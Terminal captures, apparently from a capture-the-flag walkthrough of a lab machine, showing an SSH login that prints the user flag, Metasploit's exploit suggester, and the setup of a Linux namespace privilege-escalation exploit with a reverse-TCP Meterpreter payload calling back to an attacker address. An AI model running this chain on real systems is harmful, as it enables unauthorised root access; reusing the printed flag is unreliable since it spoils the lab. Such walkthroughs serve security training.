


```
root@kali:~/Masaüstü# ssh clave@10.10.10.114
clave@10.10.10.114's password:
Last login: Thu Aug  8 14:40:09 2019
clave@bitlab:~$ ls -la
total 44
drwxr-xr-x 4 clave clave  4096 Aug  8 14:40 .
drwxr-xr-x 3 root  root   4096 Feb 28  2019 ..
lrwxrwxrwx 1 root  root      9 Feb 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 clave clave  3771 Feb 28  2019 .bashrc
drwx------ 2 clave clave  4096 Aug  8 14:40 .cache
drwx------ 3 clave clave  4096 Aug  8 14:40 .gnupg
-rw-r--r-- 1 clave clave   807 Feb 28  2019 .profile
-r-------- 1 clave clave 13824 Jul 30 19:58 RemoteConnection.exe
-r-------- 1 clave clave    33 Feb 28  2019 user.txt
clave@bitlab:~$ cat user.txt
1e3fd81ec3aa2f1462370ee3c20b8154
clave@bitlab:~$ 
```



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.114 - Collecting local exploits for x86/linux...
[*] 10.10.10.114 - 30 exploit checks are being tried...
[+] 10.10.10.114 - exploit/linux/local/nested namespace idmap limit priv esc: The target appears to be vulnerable.
[+] 10.10.10.114 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.10.10.114 - exploit/linux/local/pkexec: The target service is running, but could not be validated.
meterpreter > 
```



```
msf5 exploit(linux/local/pkexec) > use exploit/linux/local/nested_namespace_idmap_limit_priv_esc
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > options

Module options (exploit/linux/local/nested_namespace_idmap_limit_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION                   yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Auto


msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set SESSION 1
SESSION => 1
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set LHOST 10.10.12.158
LHOST => 10.10.12.158
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Auto


msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > run
```